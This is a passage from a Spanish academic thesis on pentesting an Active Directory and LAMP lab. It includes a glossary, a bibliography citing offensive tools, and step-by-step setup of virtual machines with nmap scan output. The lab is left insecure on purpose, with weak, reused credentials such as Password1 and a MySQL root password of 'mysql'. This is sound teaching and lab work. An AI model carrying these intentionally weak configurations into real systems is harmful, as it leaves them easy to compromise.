- **HTTP:** Protocolo empleado para la publicación de páginas web (es un protocolo inseguro, el protocolo cifrado se conoce como HTTPS).
- **SMB:** SMB (Bloque de Mensajes del Servidor), es un protocolo de red que permite compartir archivos, impresoras y otros recursos en redes locales.
- **FW:** Es el acrónimo del término Firewall, una solución de seguridad de red ampliamente empleada en el ámbito empresarial.
- **TF:** Término con el que nos referiremos a este proyecto o TFM.
- **S.O:-** Acrónimo que designa a un Sistema Operativo.
- **MV:** Acrónimo que designa a una Máquina Virtual.
- **RCE:** Acrónimo de la técnica conocida como Remote Command Execution.
- **DoS:** Acrónimo de un ataque de Denegación de Servicio.
- **DDoS:** Acrónimo de un ataque de Denegación de Servicio Distribuido.
- **Ataque por fuerza bruta o bruteforce:** Un ataque por fuerza bruta es un método de hacking donde se prueban diferentes combinaciones de contraseñas o claves de manera sistemática y repetitiva hasta encontrar la correcta para acceder a un sistema o cuenta.
- **ASREPRoast:** Un ataque ASREPRoast es una técnica de hacking que apunta a obtener contraseñas de usuarios en un entorno AD, aprovechando fallos de seguridad en el protocolo de autenticación Kerberos para extraer contraseñas hash débiles y luego crackearlas para obtener acceso no autorizado.
- **CMD:** Acceso por terminal en un equipo Windows.
- **Sniffer:** Software que permite monitorizar y analizar los paquetes que circulan hacia o desde el equipo.
- **IDS:** Un IDS (Sistema de Detección de Intrusiones) busca detectar y alertar sobre actividades sospechosas o violaciones de seguridad en una red o sistema, proporcionando una capa de defensa contra las ciberamenazas.
- **WAF:** Acrónimo de una solución de seguridad conocida como Firewall de Aplicaciones Web, especializada en la protección de aplicaciones web.
- **SIEM:** Un SIEM (conocido como SGSI en castellano) es una herramienta de seguridad informática que recopila, analiza y gestiona datos de eventos y logs de sistemas para detectar y responder a amenazas de seguridad en tiempo real.
- **AV:** Acrónimo de una solución de seguridad basada en Antivirus, es decir, trabaja con una base de datos de firmas de ficheros maliciosos ya conocidos.
- **EDR:** A diferencia del AV, un EDR analiza en tiempo real el comportamiento de archivos y ficheros ejecutables, y determina si es o no malicioso en base a sus comportamientos.
- **PX:** En este caso, X es un número el cual actúa a modo identificador de un problema de seguridad, por ejemplo, P6 es el problema de seguridad con identificador 6.
- **S-PX:** En este caso, de nuevo, la X corresponde a un identificador numérico, pero en este caso, S-P6 corresponde a la Solución al Problema con ID 6.

8. Bibliografía

1. Reset Marketing (2021). Tendencias de la transformación digital para el 2023 <https://resetmarketingdigital.com/transformacion-digital-2022>
2. Computer Weekly (2023). Seguridad por diseño y por defecto, la nueva tendencia de ciberseguridad. <https://www.computerweekly.com/es/noticias/366548495/Seguridad-por-diseno-y-por-defecto-la-nueva-tendencia-de-ciberseguridad#:~:text=Seguridad%20por%20defecto&text=Por%20defecto%20C%20se%20B1alan%20los%20expertos,por%20otros%20controles%20de%20seguridad.>
3. LHH (2023). Riesgo del proyecto: qué es y cómo analizarlo <https://www.lhh.com/es/es/insights/riesgo-del-proyecto-que-es-y-como-analizarlo/>
4. Oracle (2023). VirtualBox v7.0.12 [software] <https://www.virtualbox.org/wiki/Downloads>
5. Microsoft (2023). Windows Server 2016 [software] <https://www.microsoft.com/es-es/evalcenter/download-windows-server-2016>
6. Canonical (2023). Ubuntu Desktop 16.04 [software] <https://releases.ubuntu.com/16.04/>
7. Offensive Security (2023). Kali Linux 2023.3 [software] <https://www.kali.org/get-kali/#kali-virtual-machines>
8. Microsoft (2023). Windows 10 [software] <https://www.microsoft.com/es-es/software-download/windows10>
9. Solvetic (2019). Instalar y configurar servidor DNS en Windows Server 2016 <https://www.solvetic.com/tutoriales/article/3284-instalar-y-configurar-servidor-dns-windows-server-2016/>
10. WNPowr (2023). Cómo desactivar el DNS recursivo en tu servidor Windows <https://help.wnpower.com/hc/es/articles/360051879351-C%C3%B3mo-desactivar-el-DNS-recursivo-en-tu-servidor-Windows>
11. Jorge de la Cruz (2020). Microsoft: Cómo crear un servidor NTP en Microsoft Windows Server dentro de nuestra Infraestructura <https://www.jorgedelacruz.es/2020/11/09/microsoft-como-crear-un-servidor-ntp-en-microsoft-windows-server-dentro-de-nuestra-infraestructura/>
12. Solvetic (2017). Cómo configurar servidor NTP Windows Server 2016 <https://www.solvetic.com/tutoriales/article/3508-como-configurar-servidor-ntp-windows-server-2016/>

13. Professional Review (2018). Instalar Active Directory en Windows Server 2016
<https://www.profesionalreview.com/2018/12/17/active-directory-windows-server-2016/>
14. Microsoft (2023). Cómo configurar y usar la integración de Active Directory para la asignación de agente
<https://learn.microsoft.com/es-es/system-center/scom/manage-ad-integration-agent-assignment?view=sc-om-2022>
15. DigitalOcean (2016). ¿Cómo instalar Linux, Apache, MySQL, PHP (LAMP) en Ubuntu 16.04?
<https://www.digitalocean.com/community/tutorials/como-instalar-linux-apache-mysql-php-lamp-en-ubuntu-16-04-es>
16. Hostinger (2023). Cómo configurar el servidor FTP en Ubuntu VPS
<https://www.hostinger.es/tutoriales/como-configurar-servidor-ftp-en-ubuntu-vps/>
17. BackTrackAcademy (2016). XSS: Capturando Cookies de Sesión
<https://backtrackacademy.com/articulo/xss-capturando-cookies-de-sesion>
18. PortSwigger (2023). SQL injection UNION attacks
<https://portswigger.net/web-security/sql-injection/union-attacks>
19. Freecodecamp (2022). Cracking con la herramienta Hashcat
<https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/>
20. S4vitaar. (2021, 3 de mayo). Pentesting en entornos empresariales (Active Directory) [vídeo en línea]. YouTube.
<https://www.youtube.com/watch?v=-bNb4hwgkCo>
21. Digital Ocean (2013). Instalación y configuración de ModSecurity en Ubuntu
https://www.digitalocean.com/community/tutorials/how-to-set-up-mod_security-with-apache-on-debian-ubuntu
22. Medium (2019). Cyber Security | Prevent SQL injection using ModSecurity.
<https://rishabhrrchauhan.medium.com/cyber-security-prevent-sql-injection-using-modsecurity-f2d866e81dfd>
23. [Nishang] (2017) - Github. *Invoke-PowerShellTcp* [software].
<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>
24. [byt3bl33d3r] (2016) - Github. *CrackMapExec* [software].
<https://github.com/byt3bl33d3r/CrackMapExec>
25. [SpiderLabs] (2016) - Github. *Responder* [software].
<https://github.com/SpiderLabs/Responder/blob/master/Responder.py>

26. [Impacket] (2023) - Github. *GetUserSPNs* [software].
<https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py>
27. [Impacket] (2023) - Github. *GetNPUsers* [software].
<https://github.com/fortra/impacket/blob/master/examples/GetNPUsers.py>
28. [Impacket] (2023) - Github. *PsExec* [software].
<https://github.com/fortra/impacket/blob/master/examples/psexec.py>
29. [Impacket] (2023) - Github. *NTLMRelay* [software].
<https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>
30. [DepascalDC] (2019) - Github. *Hammering* [software].
<https://github.com/depascaldc/DoS-Tool/blob/master/hammering.py>
31. Cartika (2022). *IpTables Essentials*
<https://support.cartika.com/portal/en/kb/articles/iptables-essentials#allow-all-incoming-http-and-https>
32. StackExchange (2013). *Iptables to allow incoming FTP*
<https://unix.stackexchange.com/questions/93554/iptables-to-allow-incoming-ftp>
33. Panda (2023). *Panda Dome (versión gratuita)*
<https://www.pandasecurity.com/es/homeusers/downloads/>
34. UpCloud (2022). *How to install Snort on Ubuntu*
<https://upcloud.com/resources/tutorials/install-snort-ubuntu>

9. Anexos

9.1. Despliegue del entorno

En primer lugar, será necesario descargar e instalar el software de VirtualBox y los sistemas operativos desde las fuentes oficiales, hemos adjuntado las URLs de descarga en el punto [2.1.1.2](#), deberíamos tener un resultado parecido al siguiente:




Figura 3: Listado software descargado

Una vez tenemos los archivos descargados, deberemos instalar VirtualBox para poder comenzar con la instalación de las máquinas. El proceso de instalación es muy sencillo, no tiene ninguna complicación. Como se puede ver en la imagen anterior, la versión de VirtualBox con la que estaremos trabajando es la 7.0.12, la más actualizada hasta la fecha. Una vez tengamos el software de VirtualBox instalado, es cuestión de ir agregando las máquinas virtuales y desplegando los servicios que estarán involucrados en las pruebas.

9.1.1. Creación, configuración y asignación de la red de pruebas

Para poder configurar la red de pruebas, será necesario acceder a la interfaz de VirtualBox, dirigiéndonos a “Archivo > Herramientas > Administrador de red”. Una vez dentro, nos dirigiremos al apartado de “Redes NAT” y pulsaremos en el botón crear. Solo será necesario especificar la red (se ha elegido una máscara /24 pero no es necesario que la red sea tan grande), en nuestro caso lo configuraremos con el DHCP activo, para que cada máquina obtenga su IP privada de forma automática, tal y como se muestra en la siguiente imagen:



Figura 4: Configuración de la red de pruebas

De ahora en adelante, a medida que se vayan creando las máquinas virtuales, se deberá incluir cada MV en esta red NAT. Esto se puede realizar de manera sencilla entrando a la configuración de cualquiera de las MVs, nos dirigiremos a las opciones de red, y seleccionaremos que se deben conectar mediante “Red NAT”, y seleccionaremos la red creada para las pruebas de este TF.

9.1.2.Despliegue del servidor Windows

9.1.2.1. Instalación de la máquina virtual

El primer paso es crear la máquina virtual referente al Servidor Windows en su versión 2016, los aspectos técnicos de la máquina son los siguientes: se ha asignado un tamaño máximo del disco duro de 80Gb, el cual se reservará automáticamente en función del tamaño real del disco. Se le han asignado 6Gb de RAM a la máquina, y 2 vCPUs.

Dentro del programa de instalación, nos pedirá seleccionar una versión concreta del servidor, deberemos seleccionar la Standard Evaluation, en nuestro caso queremos disponer de la interfaz gráfica, es decir, la experiencia de escritorio, tal y como aparece en la siguiente imagen:




Figura 5: Versión de Windows Server

Una vez seleccionado, comenzará la instalación, es posible que la máquina se reinicie alguna vez durante este proceso. Finalmente se encenderá y aparecerá una ventana en la que nos pedirá la contraseña de administrador, en este caso introduciremos “BasketBa11”.

Una vez introducida esa contraseña, no quedará ningún paso adicional, cuando finalice la instalación, podremos ver el login de Windows. Una vez iniciemos sesión, ya tendremos acceso al software de administración del servidor:




Figura 6: Software de administración del servidor

En este punto, se realizará una prueba para verificar que el servidor Windows todavía no tiene ningún servicio desplegado. Para ello, realizaremos un escaneo de puertos con la herramienta Nmap desde la máquina Kali. Veremos que sí que existen algunos puertos abiertos, pero estos corresponden a funcionalidades básicas de Windows:




Figura 7: Puertos abiertos en servidor Windows (Fotografía inicial)

9.1.2.2. Despliegue de los servidores

Una vez tenemos el servidor completamente operativo, podemos comenzar con la instalación y configuración de los servicios comentados, empezando por el servidor DNS. Este es el más sencillo de instalar, ya que mediante el software de administración del servidor se despliega un wizard que nos permitirá configurar dicho servicio [9]. Debemos acceder a la consola del servidor, pulsar en “Agregar un nuevo rol o característica”, y seleccionar “Servidor DNS”. El resto de la instalación no conlleva ninguna configuración adicional, pero sí que será necesario desactivar la recursividad del DNS [10].

La configuración del servicio de NTP, en cambio, no se realizará desde la consola de administración del servidor, sino realizando una serie de cambios en el editor de registros del propio servidor [11]. El objetivo de estas configuraciones era establecer la máquina como un servidor capaz de publicar el formato correcto de tiempo (fecha y

hora), y que el servidor Windows pueda tomar referencia del pool de servidores conocidos como “máster” o “root”, que varían por cada país, en el caso de España serán los X.es.pool.ntp.org [12].

Una vez instalados, veremos el DNS en la consola de administración en verde, lo que significa es que está OK, y el servidor NTP configurado (podremos usar el comando “w32tm /query /status” desde la consola) de la siguiente manera:




Figura 8: Servicios de DNS y NTP levantados

Una vez configurados los servicios de NTP y DNS, podemos pasar a configurar el servicio del Active Directory (en adelante también lo llamaremos AD). Para ello, emplearemos también la consola de administración de servicios de Windows. En primer lugar, será necesario instalar los componentes del software que se encargará de realizar todas las gestiones de administración del propio AD, y posteriormente se deberá promover que el servidor de Windows actúe como DC (Domain Controller), es decir, que sea el equipo que controle a todos los demás [13].

Configuración de implementación

SERVICIO




Figura 9: Configuración del bosque en el entorno AD

En primer lugar, habrá que acceder a la consola del servidor, agregar un nuevo rol o característica, y seleccionar “Active Directory Domain Services”, el resto de la instalación no tiene ningún parámetro configurable. Habrá que crear un nuevo “bosque”, tal y como se puede apreciar en la figura 9.

En esta ventana, nos pedirá introducir un nombre para el dominio raíz, para este proyecto, emplearemos el nombre “uoc.local”. Una vez aplicado, y tras terminar la instalación, podremos ver que ya está el servicio de AD activo:




Figura 10: Servicio Active Directory ya levantado

Como último paso, deberemos crear los usuarios a nivel de dominio para los equipos W10 que se conectarán al dominio uoc.local, lo podremos hacer desde la consola de administración del Active Directory. No es obligatorio llevar a cabo este paso ahora, pero si lo realizamos, lo dejaremos todo preparado para el punto 2.5.4. Para este proyecto, se crearán dos usuarios, llamados Prueba1 y Prueba2, se le asignará una contraseña, la cual será Password1 y Password2 respectivamente:




Figura 11: Creación de los usuarios del AD (para máquinas W10)

Para finalizar, y a modo de demostración, podremos ver que la máquina Windows Server ya tiene a la escucha todos los servicios desplegados anteriormente. Para verlo, se ha ejecutado un escaneo de puertos con la herramienta Nmap desde la máquina atacante. Como se puede ver, en primer lugar se hace un escaneo sencillo con “nmap 10.0.69.5” (la IP de la víctima), pero el puerto 123 (referente al servicio NTP) no aparece en el listado de puertos TCP, y esto se debe a que este servicio funciona sobre UDP, por lo que se lleva a cabo un segundo escaneo con el parámetro -sU para descubrir el estado de este puerto mediante el protocolo UDP:


```

(kali@kali)-[~]
└─$ nmap 10.0.69.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 07:04 EDT
Strange read error from 10.0.69.5 (104 - 'Connection reset by peer')
Strange read error from 10.0.69.5 (104 - 'Connection reset by peer')
Nmap scan report for 10.0.69.5
Host is up (0.0030s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

(kali@kali)-[~]
└─$ sudo nmap 10.0.69.5 -p123 -sU -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 07:04 EDT
Nmap scan report for 10.0.69.5
Host is up (0.00076s latency).

PORT      STATE SERVICE VERSION
123/udp   open  ntp      NTP v3
MAC Address: 08:00:27:CD:CF:E4 (Oracle VirtualBox virtual NIC)

```

Figura 12: Puertos TCP y UDP abiertos en la máquina Windows

9.1.3.Despliegue del servidor Ubuntu

9.1.3.1. Instalación de la máquina virtual

Una vez instalado el servidor Windows, pasaremos a configurar el servidor Ubuntu. Para ello, deberemos volver a VirtualBox y repetir el proceso. Para esta máquina se asignan los siguientes recursos: 4Gb de RAM y 2 vCPUs, así como un disco duro virtual con un tamaño máximo de 50 Gb, que se reservará automáticamente.

Una vez creada la máquina virtual, procederemos a iniciarla e instalar el sistema operativo base de Ubuntu, siguiendo el paso a paso de la instalación por interfaz gráfica que provee este S.O.

En el caso de Ubuntu, el nombre de usuario será “administrator” y la contraseña será “Bu77erfly”. Una vez introducidos dichos datos, comenzará el proceso de instalación del sistema operativo base, y posteriormente la instalación de las actualizaciones del software:




Figura 13: Instalación y actualización de Ubuntu 16.04

Como podemos comprobar a continuación, se ha realizado un escaneo de puertos inicial desde la máquina atacante de Kali Linux, para ver que todavía no hay ningún servicio desplegado, todos los puertos están cerrados:




Figura 14: Puertos cerrados en la máquina Ubuntu

9.1.3.2. Configuración y despliegue de los servicios

Ahora, podemos comenzar a desplegar los servicios para este servidor, se instalará la conocida pila LAMP. En primer lugar se implantará el servidor web (Apache), en conjunto con la base de datos (MySQL) y el entorno de PHP (el lenguaje de programación que hará que la web y la base de datos se conecten). No se explicará el proceso de instalación en detalle, puesto que no es el objetivo de esta memoria, pero se adjuntan los comandos que se han ejecutado para la instalación de los servicios y el enlace directo a la bibliografía [\[15\]](#):

Instalación de Apache (servidor web):

```
sudo apt update
sudo apt install apache2
sudo ufw allow in "Apache Full"
```

Instalación MySQL (servidor de BBDD). Nos pedirá una contraseña para el usuario root, se configurará como "mysql", se configura de esta manera debido a que es una de las contraseñas más extendidas para las bases de datos MySQL, incluso en entornos empresariales, aunque como es de esperar, se trata de una credencial corta, predecible e insegura. El comando a ejecutar es:

```
apt-get install -y mysql-server
```

Instalación PHP:

```
sudo apt-get install php libapache2-mod-php php-mcrypt php-mysql php-cgi php-curl
php-json
```

Instalación FTP (servidor de FTP):

```
sudo apt install vsftpd
```

Instalación SSH (para el acceso remoto y de administración)

```
sudo apt install ssh
```

Para configurar el servidor FTP, se creará un usuario llamado ftp_uoc con la misma contraseña que el sistema operativo. Se adjunta a continuación un enlace directo a la bibliografía en el cual se explica el procedimiento paso a paso para poder instalar el servicio en la máquina Ubuntu: [\[16\]](#) Una vez se han completado todos los procesos

anteriores, habrían quedado los cuatro servicios desplegados, y si hacemos un escaneo de puertos con nmap, podremos ver como el servidor ya tiene el servicio web y el FTP desplegados, así como el SSH, porque aparecen los puertos 21, 22 y 80 abiertos:

```
(kali㉿kali)-[~]
└─$ nmap 10.0.69.6 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-27 12:06 EDT
Nmap scan report for 10.0.69.6
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Figura 15: Servicios FTP, SSH y HTTP activos en la máquina Ubuntu

En cambio, veremos que la BBDD, MySQL no aparece, esto es porque MySQL por defecto no abre el puerto 3306 por seguridad, se podría abrir manualmente, pero no es necesario puesto que se trata de una BBDD que solo deberá ser accesible de forma local, desde el servidor web, por lo que no es necesario abrir este puerto.

Se ha realizado una prueba de conexión por FTP con el software FileZilla desde la máquina atacante hacia el servidor y hemos verificado que funciona:

